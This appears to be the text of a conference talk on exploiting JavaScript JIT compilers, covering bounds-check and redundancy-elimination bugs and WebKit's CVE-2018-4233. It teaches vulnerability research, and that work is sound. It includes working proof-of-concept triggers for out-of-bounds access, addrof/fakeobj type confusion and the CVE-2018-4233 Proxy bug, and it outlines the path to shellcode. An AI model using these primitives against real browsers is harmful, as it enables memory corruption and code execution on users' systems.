var maxLength = 268435440;  // = 2**28 - 16
var buf = new Uint8Array(maxLength + 1);
function hax() {
    var s = "A".repeat(maxLength);
    // Compiler: i = Range(-1, maxLength - 1)
    // Reality:  i = Range(-1, maxLength)
    var i = s.lastIndexOf("");
    // Compiler: i = Range(0, maxLength)
    // Reality:  i = Range(0, maxLength + 1)
    i += 1;
    // Compiler: Bounds-check removed
    // Reality:  OOB access!
    return buf[i];
}
```

Bounds-Check Elimination Bugs

Other examples:

- https://bugzilla.mozilla.org/show_bug.cgi?id=1145255 and https://bugzilla.mozilla.org/show_bug.cgi?id=1152280
- https://www.thezdi.com/blog/2017/8/24/deconstructing-a-winning-webkit-pwn2own-entry
- https://www.zerodayinitiative.com/blog/2017/10/5/check-it-out-enforcement-of-bounds-checks-in-native-jit-code
- Bugs found by Project Zero, e.g. issue 1390 ("Microsoft Edge: Chakra: JIT: Incorrect bounds calculation")

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Redundancy

```
function foo(o) {
    return o.a + o.b;
}
```

Redundancy

```
function foo(o) {
    return o.a + o.b;
}
```

```
test    rdi, 0x1
jz      bailout_not_object
cmp     QWORD PTR [rdi], 0x12345
jne     bailout_wrong_shape
mov     rax, [rdi+0x18]

test    rdi, 0x1
jz      bailout_not_object
cmp     QWORD PTR [rdi], 0x12345
jne     bailout_wrong_shape
add     rax, [rdi+0x20]
jo      bailout_overflow

ret
```

Redundancy

```
function foo(o) {
    return o.a + o.b;
}
```

```
test    rdi, 0x1
jz      bailout_not_object
cmp     QWORD PTR [rdi], 0x12345
jne     bailout_wrong_shape
mov     rax, [rdi+0x18]

test    rdi, 0x1
jz      bailout_not_object
cmp     QWORD PTR [rdi], 0x12345
jne     bailout_wrong_shape
add     rax, [rdi+0x20]
jo      bailout_overflow

ret
```

These guards are redundant...

Redundancy

```
function foo(o) {
    return o.a + o.b;
}
```

```
test    rdi, 0x1
jz      bailout_not_object
cmp     QWORD PTR [rdi], 0x12345
jne     bailout_wrong_shape
mov     rax, [rdi+0x18]



add     rax, [rdi+0x20]
jo      bailout_overflow

ret
```

Redundancy Elimination

- Idea: determine duplicate guards on same CFG paths
  - Then only keep the first guard of each type

Redundancy Elimination

- Idea: determine duplicate guards on same CFG paths
    - Then only keep the first guard of each type
- Requirement: track *side-effects* of operations

Calling a function can have all kinds of side effects...

```
function foo(o, f) {
    var a = o.a;
    f();
    return a + o.b;
}
```

Redundancy Elimination

```
function foo(o, f) {
    var a = o.a;
    f();
    return a + o.b;
}
```

Redundancy Elimination

```
function foo(o, f) {
    var a = o.a;
    f();
    return a + o.b;
}
```

🤔

```
test    rbx, 0x1
jz      bailout_not_object
cmp     QWORD PTR [rbx], 0x12345
jne     bailout_wrong_shape
mov     r12, [rbx+0x18]

call    call_arg2_helper



add     r12, [rbx+0x20]
```

Redundancy Elimination

```
function foo(o, f) {
    var a = o.a;
    f();
    return a + o.b;
}

foo(o, () => {
    delete o.b;
});
```

```
test    rbx, 0x1
jz      bailout_not_object
cmp     QWORD PTR [rbx], 0x12345
jne     bailout_wrong_shape
mov     r12, [rbx+0x18]

call    call_arg2_helper


add     r12, [rbx+0x20] ⚡
```

Shape has changed as result of an effectful operation ...

Redundancy Elimination

```
function foo(o, f) {
    var a = o.a;
    f();
    return a + o.b;
}

foo(o, () => {
    delete o.b;
});
```

```
test    rbx, 0x1
jz      bailout_not_object
cmp     QWORD PTR [rbx], 0x12345
jne     bailout_wrong_shape
mov     r12, [rbx+0x18]

call    call_arg2_helper

cmp     QWORD PTR [rbx], 0x12345
jne     bailout_wrong_shape
add     r12, [rbx+0x20]
```

... as such we must keep the Shape guard here*

* However the argument cannot turn into a SMI so we can still remove the first guard

Redundancy Elimination

Requirement for correct redundancy elimination:

Precise modelling of side-effects of every operation in the IL

Can be quite hard, JavaScript has callbacks everywhere...

=> Source of bugs: incorrect modelling of side-effects

Exploitation: modify Shape of an object in the callback for a type confusion, for example by changing the *element kind* of an array

Intermezzo: Unboxed Arrays

- JavaScript engines optimize arrays in different ways
- One common optimization: store doubles "unboxed" instead of as JSValues
- Information about *element kind* also stored in Shape

```
var a = [0.1, 0.2, 0.3, 0.4];
```

Values stored as raw doubles, **not** JSValues!

```
0x1a6bafa8f9e8: 0x3fb999999999999a 0x3fc999999999999a
0x1a6bafa8f9f8: 0x3fd3333333333333 0x3fd999999999999a
```

= 0.3 **= 0.4**

Intermezzo: Element Kind Transitions

```
var a = [0.1, 0.2, 0.3, 0.4];



a[0] = {};
```

Intermezzo: Element Kind Transitions

```
var a = [0.1, 0.2, 0.3, 0.4];
```

Unboxed doubles

```
0x1a6bafa8f9e8: 0x3fb999999999999a 0x3fc999999999999a
0x1a6bafa8f9f8: 0x3fd3333333333333 0x3fd999999999999a
```

```
a[0] = {};
```

Intermezzo: Element Kind Transitions

```
var a = [0.1, 0.2, 0.3, 0.4];
```

Unboxed doubles

```
0x1a6bafa8f9e8: 0x3fb999999999999a 0x3fc999999999999a
0x1a6bafa8f9f8: 0x3fd3333333333333 0x3fd999999999999a
```

```
a[0] = {};
```

JSValues (= tagged pointers)

```
0x1a6bafa8fac0: 0x00001a6bafa8fa09 0x00001a6bafa8faf1
0x1a6bafa8fad0: 0x00001a6bafa8fb01 0x00001a6bafa8fb11
```

```
0x1a6bafa8fb10: 0x00001a6be1102641 0x3fd999999999999a
```

See also https://v8project.blogspot.com/2017/09/elements-kinds-in-v8.html

Redundancy Elimination Exploitation

Common trick to exploit incorrect side-effect modelling:

1. Optimize function to operate on an array with unboxed doubles
2. Perform element transition of argument array in unexpected callback
3. JIT function still thinks array contains unboxed doubles

=> type confusion!

```
function vuln(a, unexpected_callback) {
    var x = a[1];
    unexpected_callback();
    // Here shape guard was removed...
    return a[0];
}

for (var i = 0; i < 100000; i++)
    vuln([0.1, 0.2, 0.3], () => {});

var a = [0.1, 0.2, 0.3];
var leakme = {};
vuln(a, () => { a[0] = leakme; });
// 1.3826665831728e-310
```

This is the address of `leakme` interpreted as double

Redundancy Elimination Bugs

- https://www.zerodayinitiative.com/blog/2018/4/12/inverting-your-assumptions-a-guide-to-jit-comparisons

- Bugs found by Project Zero, e.g. issue 1334
("Microsoft Edge: Chakra: JIT: RegexHelper::StringReplace must call the callback function with updating ImplicitCallFlags")

- And CVE-2018-4233 in WebKit, used during Pwn2Own 2018...

CVE-2018-4233 (Pwn2Own '18)

CVE-2018-4233 - Background

- JSC also uses graph-based IL ("DFG" - DataFlowGraph)
- JIT compiler does precise modelling of side effects of every operation
  - To remove redundant guards
  - Done by `AbstractInterpreter`
  - Tracks reads/writes to stack, heap, execution of other JavaScript code, ...

Causes compiler to discard all information about the shapes of objects and thus keep following shape guards

```
case Call:
case ...
  clobberWorld();
  makeHeapTopForNode(node);
  break;
```

CVE-2018-4233 - Bug

Operation responsible for constructing the new object in a constructor

```
case CreateThis:
    setTypeForNode(node, SpecFinalObject);
    break;
```

No `clobberWorld()` means: engine assumes that `CreateThis` will be side-effect free

CVE-2018-4233 - Bug

- Bug: `CreateThis` operation can run arbitrary JavaScript...
- Reason: during `CreateThis`, the engine has to fetch the `.prototype` property of the constructor

  => Can be intercepted if constructor is a Proxy with a handler for `get`

```
function C() {
    this.x = 42;
}

let handler = {
    get(target, prop) {
        console.log("Callback!");
        return target[prop];
    }
};
let PC = new Proxy(C, handler);

new PC();
// Callback!
```

CVE-2018-4233 - Bug

```
function Foo(arg) {
    this.x = arg[0];
}
```

CVE-2018-4233 - Bug

```
function Foo(arg) {
    this.x = arg[0];
}
```

Graph Building

Expected Shape
(called "Structure" in JSC)

```
DFG for Foo:
    v0 = CreateThis
    StructureCheck a0, 0x12..
    v1 = LoadElem a0, 0
    StoreProp v0, v1, 'x'
```

CVE-2018-4233 - Bug

```
function Foo(arg) {
    this.x = arg[0];
}
```

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Expected Shape (called "Structure" in JSC)

```
DFG for Foo:
    v0 = CreateThis
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```

Check Hoisting

```
DFG for Foo:
    StructureCheck a0, 0x12..
    v0 = CreateThis
    StructureCheck a0, 0x12..
    v1 = LoadElem a0, 0
    StoreProp v0, v1, 'x'
```

CVE-2018-4233 - Bug

```
function Foo(arg) {
    this.x = arg[0];
}
```

Graph Building

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DFG for Foo:
    v0 = CreateThis
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Check Hoisting

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DFG for Foo:
    StructureCheck a0, 0x12..
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```

Redundancy Elimination

```
DFG for Foo:
    StructureCheck a0, 0x12..
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Expected Shape
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function Foo(arg) {
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Graph Building

```
DFG for Foo:
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```

Check Hoisting

```
DFG for Foo:
    StructureCheck a0, 0x12..
    v0 = CreateThis
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    StoreProp v0, v1, 'x'
```

Redundancy Elimination

```
DFG for Foo:
    StructureCheck a0, 0x12..
    v0 = CreateThis
    v1 = LoadElem a0, 0
    StoreProp v0, v1, 'x'
```

CVE-2018-4233 - Exploitation

Abuse element kind for a type confusion between double and JSValue

=> Directly leads to **addrof** and **fakeobj** primitive

=> Exploitation then analogue to exploit for CVE-2016-4622:

Fake TypedArray -> Arbitrary Read/Write -> Shellcode execution

```
function Hax(a, v) {
    a[0] = v;
}

var trigger = false;
var arg = null;
var handler = {
    get(target, propname) {
        if (trigger) arg[0] = {};
        return target[propname];
    },
};
var HaxProxy = new Proxy(Hax, handler);

for (var i = 0; i < 100000; i++)
    new HaxProxy([1.1, 2.2, 3.3], 13.37);

trigger = true;
arg = [1.1, 2.2, 3.3];
new HaxProxy(arg, 3.54484805889626e-310);
print(arg[0]);
```

*** thread #1, queue = 'com.apple.main-thread', stop reason = EXC_BAD_ACCESS (code=1, address=0x414141414146)**

This code yields the **fakeobj** primitive

To get **addrof** let `Hax` load an element from the array instead of storing one

https://github.com/saelo/cve-2018-4233

```
function Hax(a, v) {
    a[0] = v;
}

var trigger = false;
var arg = null;
var handler = {
    get(target, propname) {
        if (trigger) arg[0] = {};
        return target[propname];
    },
};
var HaxProxy = new Proxy(Hax, handler);

for (var i = 0; i < 100000; i++)
    new HaxProxy([1.1, 2.2, 3.3], 13.37);

trigger = true;
arg = [1.1, 2.2, 3.3];
new HaxProxy(arg, 3.54484805889626e-310);
print(arg[0]);
```

Demo

https://youtu.be/63MKVqdEJ6k

Everything Else

- Haven't covered everything of course...
- Lot's of other complex mechanisms required for a working JIT compiler
  - Deoptimization/Bailouts
  - On-Stack-Replacement
  - Register Allocator
  - Inline-Caches
  - ...
- All have potential for bugs, enjoy finding them :)

```
function add(a, b) {
    return a + b;
}

for (var i = 0; i < 1000; i++)
    add(i, 42);

add({}, "foobar");
// Bailout! Need to recover
// local variables and
// continue execution in the
// interpreter...
```

```
> d8 --allow-natives-syntax --trace-deopt deopt.js
[deoptimizing (DEOPT eager): ...
             ;;; deoptimize at <deopt.js:2:14>, not a Smi
```

Summary

- Type speculations + runtime guards to compensate for dynamic typing
- Complex mechanisms and optimizations, potential for bugs
- Bugs often powerful, convenient to exploit
- Performance vs. Security

Some Further References

Concepts:

- https://mathiasbynens.be/notes/shapes-ics
- https://ponyfoo.com/articles/an-introduction-to-speculative-optimization-in-v8
- https://www.mgaudet.ca/technical/2018/6/5/an-inline-cache-isnt-just-a-cache
- http://mrale.ph/blog/2015/01/11/whats-up-with-monomorphism.html
- https://slidr.io/bmeurer/javascript-engines-a-tale-of-types-classes-and-maps

WebKit/JavaScriptCore:

- http://www.filpizlo.com/slides/pizlo-icooolps2018-inline-caches-slides.pdf
- https://webkit.org/blog/5852/introducing-the-b3-jit-compiler/
- https://webkit.org/blog/3362/introducing-the-webkit-ftl-jit/

Chrome/v8:

- https://github.com/v8/v8/wiki/TurboFan

Firefox/Spidermonkey:

- https://wiki.mozilla.org/IonMonkey
- https://jandemooij.nl/blog/2017/01/25/cacheir/
- https://blog.mozilla.org/javascript/2013/04/05/the-baseline-compiler-has-landed/
- https://blog.mozilla.org/javascript/2012/09/12/ionmonkey-in-firefox-18/
- https://media.blackhat.com/bh-us-11/Rohlf/BH_US_11_RohlfIvnitskiy_Attacking_Client_Side_JIT_Compilers_Slides.pdf